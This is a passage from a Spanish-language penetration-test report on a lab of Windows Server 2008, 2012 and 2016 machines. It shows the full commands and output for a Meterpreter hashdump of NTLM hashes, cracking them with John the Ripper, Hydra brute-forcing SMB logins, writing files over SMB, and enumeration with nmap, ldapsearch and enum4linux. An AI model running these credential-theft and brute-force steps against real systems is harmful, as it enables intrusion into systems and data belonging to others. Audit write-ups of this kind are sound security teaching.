Architecture   : x64
System Language: es_ES
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x64/windows
meterpreter > █
```

Figura 16: Validación de privilegios e identidad: Confirmación de acceso con permisos de máxima autoridad (SYSTEM) y verificación de arquitectura.

Enumeración de Usuarios

Mediante el comando shell, se instancia una consola de comandos nativa de Windows (CMD) para enumerar los usuarios del sistema. Se identificaron dos cuentas principales: Administrador y profesor.

```
C:\Users>net user
net user

Cuentas de usuario de \\

-----
Administrador           Invitado           profesor
El comando se ha completado con uno o más errores.
```

Figura 17: Enumeración de usuarios locales mediante shell nativa: Identificación de las cuentas objetivo 'Administrador' y 'profesor'.

Extracción y Cracking de Credenciales

Con el objetivo de auditar la fortaleza de las contraseñas, se procedió al volcado de los hashes NTLM de la base de datos SAM utilizando el módulo hashdump de Meterpreter.

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:c73fc52c17961aaac2e9429e2bfc7ca1:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
profesor:1000:aad3b435b51404eeaad3b435b51404ee:7a21990fcfd3d759941e45c490f143d5f:::
```

Figura 18: Exfiltración de credenciales locales: Volcado de hashes NTLM de la base de datos SAM mediante el comando 'hashdump'.

Posteriormente, se realizó un ataque de fuerza bruta offline utilizando la herramienta **John the Ripper** junto con el diccionario **rockyou.txt**.

```
(kali㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
12345          (profesor)
1g 0:00:00:00:00 DONE (2025-12-11 06:24) 12.50g/s 2400p/s 2400c/s 2400C/s 123456..november
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figura 19: Auditoría de fortaleza de contraseñas: Ataque de diccionario offline con John the Ripper para la recuperación de credenciales en texto plano.

Resultado

El análisis reveló que la contraseña del usuario profesor era extremadamente débil.

- **Usuario:** profesor
- **Contraseña obtenida:** 12345

Conclusión del Objetivo: Windows Server 2008

La auditoría confirma que mantener sistemas operativos en estado *End-of-Life* (EoL) representa un riesgo inasumible para la organización.

- **Vulnerabilidad Principal:** La falta de parches de seguridad permitió un compromiso total del sistema (System) en cuestión de segundos mediante el exploit *EternalBlue*, sin necesidad de credenciales previas.

- **Impacto:** Este servidor, al estar conectado a la red interna, sirve como cabeza de playa perfecta para que un atacante pivote hacia objetivos más críticos.

Enumeración y Análisis Server 2012 (Activo:192.168.56.102)

Se replicó la metodología de reconocimiento activo sobre el segundo objetivo identificado en la red. Se ejecutó un escaneo completo de puertos TCP con detección de versiones y sistema operativo.

Análisis de Puertos y Detección de Versiones

Los resultados del escaneo revelaron una superficie de ataque ligeramente distinta a la del objetivo anterior, sugiriendo un sistema operativo más moderno.

- **Servidor Web (IIS):** Se detectó el puerto **80 (HTTP)** abierto ejecutando **Microsoft IIS 8.0**. La versión 8.0 de este servidor web es nativa de **Windows Server 2012**, lo que permite acotar con alta probabilidad la versión del sistema operativo.
- **Gestión Remota (WinRM):** A diferencia del caso anterior, este host presenta el puerto **5985 (HTTPAPI)** abierto. Este puerto corresponde al servicio **WinRM (Windows Remote Management)**, utilizado para la administración remota a través de PowerShell. Esto representa un vector de ataque adicional si se logran comprometer credenciales válidas.
- **Servicios de Archivos (SMB):** Al igual que en el host previo, los puertos **139** y **445** se encuentran abiertos, exponiendo el servicio SMB.
- **Identificación del Sistema Operativo:** Basándose en la versión de IIS y el análisis heurístico de Nmap, se concluye que el objetivo opera sobre **Microsoft Windows Server 2012 o 2012 R2**.

Configuración de Seguridad Detectada

El script de enumeración smb-security-mode confirmó nuevamente que la firma de mensajes (*Message Signing*) se encuentra **deshabilitada**, persistiendo el riesgo de ataques de interceptación en la red local. Asimismo, se obtuvo el nombre NetBIOS del equipo: **WIN-QSSUFAL53PG**.

```
(kali㉿kali)-[~]
$ sudo nmap -sV -sC -O -p- 192.168.56.102
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 06:59 EST
Nmap scan report for 192.168.56.102
Host is up (0.00050s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
0/tcp      open  http        Microsoft IIS httpd 8.0
            _http-server-header: Microsoft-IIS/8.0
            _http-title: Microsoft Internet Information Services 8
            http-methods:
            _ Potentially risky methods: TRACE
35/tcp     open  msrpc       Microsoft Windows RPC
39/tcp     open  netbios-ssn  Microsoft Windows netbios-ssn
45/tcp     open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
985/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
            _http-server-header: Microsoft-HTTPAPI/2.0
            _http-title: Not Found
            [SNIP]
```

Figura 20: Reconocimiento de servicios y versiones: Detección de Microsoft IIS 8.0 y WinRM (5985) confirmando la arquitectura Windows Server 2012.

```
MAC Address: 08:00:27:AA:EA:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows Server 2012 R2 (97%), Microsoft Windows Phone 7.5 or 8.0 (94%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows 7 Professional (92%), Microsoft Windows 7 or Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN-QSSUFAL53PG, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:aa:ea:55
```

Figura 21: Enumeración de seguridad SMB: Confirmación de firma de mensajes deshabilitada y obtención del hostname NetBIOS (WIN-QSSUFAL53PG).

Verificación de Vulnerabilidades (SMB)

Dado que el puerto 445 se encontraba expuesto, se procedió a verificar si el sistema era susceptible al exploit *EternalBlue* (MS17-010), siguiendo el mismo procedimiento que en el activo anterior.

Resultado

Negativo. El script de enumeración no detectó la vulnerabilidad, lo que indica que el sistema cuenta con los parches de seguridad correspondientes o utiliza una versión del protocolo SMB no afectada. Por consiguiente, se descartó la explotación directa

del servicio SMB mediante RCE y se procedió a buscar vectores de ataque alternativos basados en **mala configuración de permisos o servicios web**.

```
—(kali㉿kali)-[~]
$ sudo nmap -p 445 --script smb-vuln-ms17-010 192.168.56.102
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 07:16 EST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:AA:EA:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds

```

Figura 22: Verificación negativa de vulnerabilidades: Ausencia del fallo MS17-010 (EternalBlue), descartando la explotación directa del protocolo SMB.

Intento de Enumeración de Sesión Nula (Null Session)

Siguiendo la metodología de pruebas, se intentó establecer una conexión SMB sin credenciales (sesión anónima) para listar los recursos compartidos del sistema utilizando la herramienta smbclient.

Resultado

Fallido (NT_STATUS_ACCESS_DENIED). A diferencia del activo anterior, este servidor tiene configurada la restricción de accesos anónimos. El servidor rechazó la solicitud de listado, impidiendo la enumeración de carpetas compartidas (shares) o usuarios sin una autenticación válida previa. Esto obligó a redirigir la superficie de ataque hacia los servicios web detectados.

```
—(kali㉿kali)-[~]
$ smbclient -L //192.168.56.102 -N
session setup failed: NT_STATUS_ACCESS_DENIED

```

Figura 23: Validación de controles de acceso SMB: Fallo en la enumeración anónima (Null Session) obligando a redirigir el vector de ataque hacia el servicio Web.

Análisis de Métodos HTTP (Verb Tampering)

Se procedió a verificar los métodos HTTP permitidos en el directorio /retro mediante una petición OPTIONS.

Resultado

La cabecera Allow devuelta por el servidor (OPTIONS, TRACE, GET, HEAD, POST) confirmó que el método **PUT** se encuentra deshabilitado. Esto impide la subida de archivos maliciosos vía web sin credenciales válidas, obligando a buscar un vector de acceso alternativo mediante la captura de credenciales.

```
(kali㉿kali)-[~/Escritorio]
$ curl -v -X OPTIONS http://192.168.56.102
Trying 192.168.56.102:80 ...
Connected to 192.168.56.102 (192.168.56.102) port 80
using HTTP/1.x
OPTIONS / HTTP/1.1
Host: 192.168.56.102
User-Agent: curl/8.14.1
Accept: */*
Request completely sent off
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Server: Microsoft-IIS/8.0
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Date: Thu, 11 Dec 2025 12:39:11 GMT
Content-Length: 0
Connection #0 to host 192.168.56.102 left intact
```

Figura 24: Enumeración de métodos HTTP: Análisis de la cabecera 'Allow' descartando la subida arbitraria de ficheros (Ausencia del método PUT).

Fase de Enumeración y Descubrimiento de Directorios

En esta fase, el objetivo fue identificar rutas y directorios ocultos en el servidor web de la organización objetivo (IP: 192.168.56.102) que pudieran contener información sensible o paneles de administración no públicos.

Para optimizar el proceso de *fuzzing*, se optó por generar un diccionario personalizado basado en el contexto de la aplicación (una escuela). El uso de diccionarios contextuales aumenta la probabilidad de éxito y reduce el ruido en la red en comparación con el uso de listas de palabras genéricas masivas.

```
(kali㉿kali)-[~/Escritorio]
$ echo "admin" > diccionario_escuela.txt
echo "prueba" >> diccionario_escuela.txt
echo "test" >> diccionario_escuela.txt
echo "portal" >> diccionario_escuela.txt
echo "matriculas" >> diccionario_escuela.txt
echo "notas" >> diccionario_escuela.txt
echo "trafico" >> diccionario_escuela.txt
```

Figura 25: Estrategia de Fuzzing Web: Generación de diccionario contextualizado para la enumeración optimizada de directorios y recursos ocultos.

Ejecución de DIRB

Se utilizó la herramienta **Dirb** para realizar un ataque de fuerza bruta contra los directorios web utilizando el diccionario generado.

```
(kali㉿kali)-[~/Escritorio]
$ dirb http://192.168.56.102 diccionario_escuela.txt

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Thu Dec 11 08:01:37 2025
URL_BASE: http://192.168.56.102/
WORDLIST_FILES: diccionario_escuela.txt

_____
GENERATED WORDS: 7
_____
— Scanning URL: http://192.168.56.102/
==> DIRECTORY: http://192.168.56.102/matriculas/
_____
— Entering directory: http://192.168.56.102/matriculas/ —
```

Figura 26: Enumeración activa de recursos web: Ejecución de fuerza bruta de directorios con Dirb empleando el diccionario contextualizado.

Resultado


La herramienta reportó el hallazgo del directorio /matriculas/ con un código de estado HTTP 200 (OK), confirmando su existencia y accesibilidad pública.

Análisis de Vulnerabilidades:Divulgación de Información

Tras descubrir el directorio /matriculas/, se procedió a la inspección manual del código fuente de la página de inicio (index.html) para identificar posibles fallos de seguridad en la implementación o configuración.

Evidencia de la vulnerabilidad

Durante la revisión del código fuente (Source Code Review), se identificaron comentarios HTML que no fueron eliminados antes del despliegue en producción. Estos comentarios exponen información confidencial sobre la estructura de usuarios del sistema.



```
(kali㉿kali)-[~/Escritorio]
└─$ curl http://192.168.56.102/matriculas/index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Colegio COLERIESGOSA</title>
</head>

<!--usuario webadmin-->
<body>
    <div contenedor>
        <header>
            <h1>Portal de matriculas</h1>
        </header>
        <main>
            <ol>
                <li>Ver</li>
                <li>Añadir</li>
                <li>Actualizar</li>
                <li>Eliminar</li>
            </ol>
        </main>
    </div>
</body>
```

Figura 27: Inspección de código fuente vía consola: Detección de fuga de información (usuarios) en comentarios HTML residuales mediante 'curl'.

Conclusión del hallazgo

Se ha confirmado una vulnerabilidad de **Information Disclosure (CWE-200)**. El comentario `` revela un nombre de usuario válido para el sistema. Este hallazgo es crítico ya que proporciona a un atacante potencial la mitad de las credenciales necesarias (el nombre de usuario), facilitando significativamente posteriores ataques de fuerza bruta dirigidos.

Fase de Explotación: Ataque de Fuerza Bruta sobre SMB

Tras la fase de enumeración, donde se identificó el nombre de usuario válido **webadmin** gracias a la vulnerabilidad de *Information Disclosure*, el siguiente objetivo fue obtener las credenciales de acceso para comprometer el sistema.

Análisis de la superficie de ataque

Previamente, mediante el escaneo de puertos, se detectó que el servicio de Escritorio Remoto (RDP, puerto 3389) se encontraba cerrado. Sin embargo, el puerto **445 (Microsoft-DS / SMB)** estaba abierto y expuesto. El protocolo SMB (Server Message

Block) permite la autenticación de usuarios para compartir archivos e impresoras, lo que lo convierte en un vector de ataque viable para validar credenciales.

Metodología

Se procedió a realizar un ataque de fuerza bruta (diccionario) contra el servicio SMB.

Para ello se utilizó la herramienta **Hydra**, debido a su capacidad para paralelizar conexiones y su soporte para múltiples protocolos.

Para la prueba de concepto (PoC), se configuró un diccionario reducido (*claves_top.txt*) que incluía contraseñas comunes y la contraseña objetivo, simulando un escenario donde la contraseña del usuario se encuentra dentro de una lista de palabras filtradas habituales (como *rockyou.txt*).

El comando ejecutado desde la máquina atacante fue el siguiente:

```
hydra -l webadmin -P claves_top.txt smb://192.168.56.102 -t 1 -V
```

Desglose de los parámetros utilizados:

- **-l webadmin**: Especifica el usuario objetivo descubierto anteriormente.
- **-P claves_top.txt**: Indica la ruta del diccionario de contraseñas a probar.
- **smb://192.168.56.102**: Define el protocolo (SMB) y la dirección IP de la víctima (Windows Server 2012).
- **-t 1**: Se limitó la concurrencia a 1 tarea simultánea.
- **-V (Verbose)**: Habilita la salida detallada para verificar el progreso de los intentos en tiempo real.

```
(kali㉿kali)-[~/Escritorio]
└─$ hydra -l webadmin -P claves_top.txt smb://192.168.56.102 -t 1 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-11 09:21:46
[DATA] max 1 task per 1 server, overall 1 task, 5 login tries (l:1/p:5), ~5 tries per task
[DATA] attacking smb://192.168.56.102:445/
[ATTEMPT] target 192.168.56.102 - login "webadmin" - pass "Admin123" - 1 of 5 [child 0] (0/0)
[445][smb] host: 192.168.56.102 login: webadmin password: Admin123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-11 09:21:47
```

Figura 28: Ejecución de ataque de diccionario dirigido: Auditoría de autenticación SMB sobre el usuario 'webadmin' utilizando la herramienta Hydra.


Una vez obtenidas y validadas las credenciales de acceso (**Usuario:** webadmin / **Contraseña:** Admin123), se procedió a la fase de post-explotación con el objetivo de verificar el nivel de privilegios alcanzado y acceder a la información confidencial de la organización.

Dado que el servicio SMB (puerto 445) se encontraba expuesto, se utilizó la herramienta smbclient para enumerar los recursos compartidos disponibles en el servidor objetivo, buscando directorios que no fueran los administrativos por defecto.

Enumeración de recursos

Se ejecutó el siguiente comando para listar los volúmenes accesibles con las nuevas credenciales:

```
smbclient -L //192.168.56.102 -U webadmin
```




```
(kali㉿kali)-[~/Escritorio]
$ smbclient -L //192.168.56.102/documentos_escuela -U webadmin
Password for [WORKGROUP\webadmin]:
```

Figura 29: Enumeración autenticada de recursos compartidos: Listado de volúmenes SMB accesibles mediante las credenciales validadas de 'webadmin'.

El análisis de la respuesta del servidor reveló la existencia de un recurso compartido personalizado denominado documentos_escuela, el cual no aparecía en los escaneos iniciales sin autenticación.

Acceso y Compromiso de Integridad

Identificado el objetivo, se estableció una conexión interactiva directa contra dicho recurso para evaluar los permisos efectivos del usuario comprometido.



```
(kali㉿kali)-[~/Escritorio]
$ smbclient //192.168.56.102/documentos_escuela -U webadmin
Password for [WORKGROUP\webadmin]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
datos_alumnos.txt
```

	D	0	Thu Dec 11 10:57:48 2025
.	D	0	Thu Dec 11 10:57:48 2025
..	D	0	Thu Dec 11 10:57:48 2025
datos_alumnos.txt	A	0	Thu Dec 11 10:57:39 2025

Figura 30: Acceso interactivo a recurso restringido: Conexión al volumen 'documentos_escuela' para la evaluación de permisos de escritura y lectura.

Tras acceder exitosamente a la consola SMB (smb: \>), se realizó una prueba de concepto (PoC) para determinar si el usuario posee permisos de escritura. Se ejecutó el comando mkdir para crear un directorio arbitrario en el sistema remoto.

```

13017087 blocks of size 4096. 10145934 blocks available
smb: \> mkdir hackeado
smb: \> ls
.
..
datos_alumnos.txt
hackeado

13017087 blocks of size 4096. 10145894 blocks available
smb: \> █

```

Figura 31: Validación de privilegios de escritura: Ejecución de prueba de concepto (PoC) mediante la creación exitosa de directorios remotos (mkdir).

Conclusión del Objetivo: Windows Server 2012

El compromiso de este servidor demuestra cómo la concatenación de vulnerabilidades de riesgo medio puede derivar en una brecha crítica.

- **Cadena de Ataque:** La vulnerabilidad de *Information Disclosure* (código fuente) permitió identificar al usuario webadmin, y la política de contraseñas débiles permitió su compromiso por fuerza bruta.
- **Riesgo:** Al obtener permisos de escritura en directorios compartidos, un atacante podría injectar *Ransomware* o modificar documentos corporativos, afectando directamente a la integridad de la información.

Enumeración y Análisis Server 2016 (Activo:192.168.56.103)

El primer paso consistió en identificar la topología de la red y los servicios expuestos en la víctima) mediante un escaneo exhaustivo TCP.

- **Comando ejecutado:** sudo nmap -sV -sC -O -p- 192.168.56.103

Análisis de Resultados e Identificación del Rol del Servidor

El resultado del escaneo reveló una configuración de puertos característica de un **Controlador de Dominio (Domain Controller)** en un entorno Active Directory. La presencia simultánea de los siguientes servicios confirmó este rol:

1. **TCP 53 (DNS) & TCP 88 (Kerberos)**: Indican que el servidor gestiona la resolución de nombres y la autenticación del dominio.
2. **TCP 389 (LDAP) & TCP 3268 (Global Catalog)**: Servicios esenciales para la consulta de objetos del directorio.
3. **TCP 445 (SMB/CIFS)**: Servicio de compartición de archivos, exponiendo la versión Windows Server 2016 Standard Evaluation.

Información crítica obtenida para las siguientes fases:

- **Nombre de Dominio FQDN**: coleriesgosa.local (Extraído por el script smb-os-discovery).
- **Hostname**: WIN2016-DC.
- **Clock Skew**: El script smb2-time reportó una desviación mínima

```
└$ sudo nmap -sV -sC -O -p- 192.168.56.103
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 11:19 EST
Nmap scan report for 192.168.56.103
Host is up (0.00076s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-12-11 16:21:14Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: coleriesgosa.local
, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgro
up: COLERIESGOSA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: coleriesgosa.local
, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
```

Figura 32: Reconocimiento de infraestructura Active Directory: Detección de servicios críticos (Kerberos, LDAP, DNS) confirmando el rol de Controlador de Dominio en Windows Server 2016.

```

5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open msrpc Microsoft Windows RPC
49672/tcp open msrpc Microsoft Windows RPC
49685/tcp open msrpc Microsoft Windows RPC
MAC Address: 08:00:27:8E:B5:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port

```

Figura 33: Reconocimiento de infraestructura Active Directory: Detección de servicios críticos (Kerberos, LDAP, DNS) confirmando el rol de Controlador de Dominio en Windows Server 2016.

```

Device type: general purpose\phone
Running (JUST GUESSING): Microsoft Windows 2016|2012|10|2022|Phone (97%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows
Aggressive OS guesses: Microsoft Windows Server 2016 (97%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows 10 1607 (90 %), Microsoft Windows Server 2022 (89%), Microsoft Windows Phone 7.5 or 8.0 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN2016-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figura 34: Reconocimiento de infraestructura Active Directory: Detección de servicios críticos (Kerberos, LDAP, DNS) confirmando el rol de Controlador de Dominio en Windows Server 2016.

```

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
| smb2-time:
|   date: 2025-12-11T16:22:07
|_ start_date: 2025-12-11T16:15:41
| smb2-security-mode:
|   3:1:
|_   Message signing enabled and required
| clock-skew: mean: -20m01s, deviation: 34m38s, median: -2s
|_nbstat: NetBIOS name: WIN2016-DC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:8e:b5:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: WIN2016-DC
|   NetBIOS computer name: WIN2016-DC\x00
|   Domain name: coleriesgosa.local
|   Forest name: coleriesgosa.local
|   FQDN: WIN2016-DC.coleriesgosa.local
|_   System time: 2025-12-11T17:22:07+01:00

```

Figura 35: Enumeración de parámetros de dominio: Extracción del FQDN 'coleriesgosa.local', hostname y verificación de sincronización horaria mediante scripts NSE.

Justificación para la Prueba de Enumeración Anónima (LDAP)

- **Evidencia en Nmap:** Puerto **389/tcp open Idap** y el script de detección de OS mostrando Active Directory LDAP.
- **Hipótesis:** En entornos antiguos o mal configurados, el servicio LDAP permite el "Anonymous Binding" (vinculación sin credenciales) para consultar la base de datos del directorio.
- **Acción derivada:** Se ejecutó ldapsearch con credenciales nulas para verificar si esta vulnerabilidad estaba presente (Resultando en DSID-0C0909AF, confirmando que el servidor está securizado).

```
(kali㉿kali)-[~/Escritorio]
└─$ ldapsearch -x -H ldap://192.168.56.103 "dc=coleriersgosa,dc=local"
# extended LDIF
#
# LDAPv3
# base < (default) with scope subtree
# filter: dc=coleriersgosa,dc=local
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C0909AF, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v3839
# numResponses: 1

(kali㉿kali)-[~/Escritorio]
└─$ ldapsearch -x -H ldap://192.168.56.103 -b "dc=coleriersgosa,dc=local" -D "" -w ""
# extended LDIF
#
# LDAPv3
# base <dc=coleriersgosa,dc=local> with scope subtree
# filter: (objectclass*)
# requesting: ALL
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C0909AF, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v3839
```

Figura 36: Validación de controles de acceso LDAP: Intento fallido de enumeración anónima (Anonymous Bind) confirmando la restricción de consultas no autenticadas al directorio.

Justificación para la Prueba de Null Session (SMB)

- **Evidencia en Nmap:** Puerto **445/tcp open** y la salida del script smb-security-mode que indicaba:

account_used: guest authentication_level: user
- **Hipótesis:** La mención de guest en el script de Nmap sugiere que el servidor podría estar negociando sesiones con la cuenta de invitado o permitiendo conexiones sin autenticación completa para enumerar recursos (IPC\$).

- **Acción derivada:** Se ejecutó enum4linux para intentar una "Null Session". Aunque la conexión a nivel de transporte se estableció, las políticas de seguridad (GPO) denegaron el acceso a la enumeración de usuarios (Error NT_STATUS_ACCESS_DENIED), lo cual contradice parcialmente la inferencia inicial del script de Nmap, demostrando un endurecimiento a nivel de SAMR.

```
(kali㉿kali)-[~/Escritorio]
└─$ enum4linux -a 192.168.56.103
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Dec 1
1 11:28:46 2025
=====
[+] Target Information
=====
Target .....: 192.168.56.103
RID Range ....: 500-550,1000-1050
Username .....: ''
Password .....: ''
Known Usernames ..: administrator, guest, krbtgt, domain admins, root, bin, none
=====
[+] Enumerating Workgroup/Domain on 192.168.56.103
=====
[+] Got domain/workgroup name: COLERIESGOSA
=====
[+] Nbtstat Information for 192.168.56.103
=====
Looking up status of 192.168.56.103
COLERIESGOSA <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WIN2016-DC <00> - B <ACTIVE> Workstation Service
COLERIESGOSA <1c> - <GROUP> B <ACTIVE> Domain Controllers
WIN2016-DC <20> - B <ACTIVE> File Server Service
COLERIESGOSA <1b> - B <ACTIVE> Domain Master Browser
```

Figura 37: Verificación de endurecimiento (Hardening) SAMR: Intento fallido de enumeración mediante 'Null Session' confirmando la restricción de acceso anónimo a usuarios y grupos.

```
[+] Server 192.168.56.103 allows sessions using username '', password ''
=====
[+] Getting domain SID for 192.168.56.103
=====
Domain Name: COLERIESGOSA
Domain Sid: S-1-5-21-1512837099-2925715906-42702672
[+] Host is part of a domain (not a workgroup)
=====
[+] OS information on 192.168.56.103
=====
[E] Can't get OS info with smbclient
[+] Got OS info for 192.168.56.103 from srvinfo:
do_cmd: Could not initialise svrsvc. Error was NT_STATUS_ACCESS_DENIED
=====
[+] Users on 192.168.56.103
=====
[E] Couldn't find users using querydisplinfo: NT_STATUS_ACCESS_DENIED
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
=====
[+] Share Enumeration on 192.168.56.103
```

Figura 38: Verificación de endurecimiento (Hardening) SAMR: Intento fallido de enumeración mediante 'Null Session' confirmando la restricción de acceso anónimo a usuarios y grupos.

```

===== ( Share Enumeration on 192.168.56.103 )=====

[-] connect: Connection to 192.168.56.103 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

  Sharename      Type      Comment
  _____
[-] reconnecting with SMB1 for workgroup listing.
[-] unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.56.103

===== ( Password Policy Information for 192.168.56.103 )=====

[E] Unexpected error from polenum:

[+] Attaching to 192.168.56.103 using a NULL share
[+] Trying protocol 139/SMB ...
    [!] Protocol failed: Cannot request session (Called Name:192.168.56.103)
[+] Trying protocol 445/SMB ...
    [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.

[E] Failed to get password policy with rpcclient

===== ( Groups on 192.168.56.103 )=====
```

Figura 39: Verificación de endurecimiento (Hardening) SAMR: Intento fallido de enumeración mediante 'Null Session' confirmando la restricción de acceso anónimo a usuarios y grupos.

```

[E] Failed to get password policy with rpcclient

===== ( Groups on 192.168.56.103 )=====

[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:

===== ( Users on 192.168.56.103 via RID cycling (RIDS: 500-550,1000-1050) )=====

[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.

===== ( Getting printer info for 192.168.56.103 )=====

do_cmd: Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED

enum4linux complete on Thu Dec 11 11:28:49 2025
```

Figura 40: Verificación de endurecimiento (Hardening) SAMR: Intento fallido de enumeración mediante 'Null Session' confirmando la restricción de acceso anónimo a usuarios y grupos.

Enumeración Exitosa: Validación de Usuarios vía Kerberos

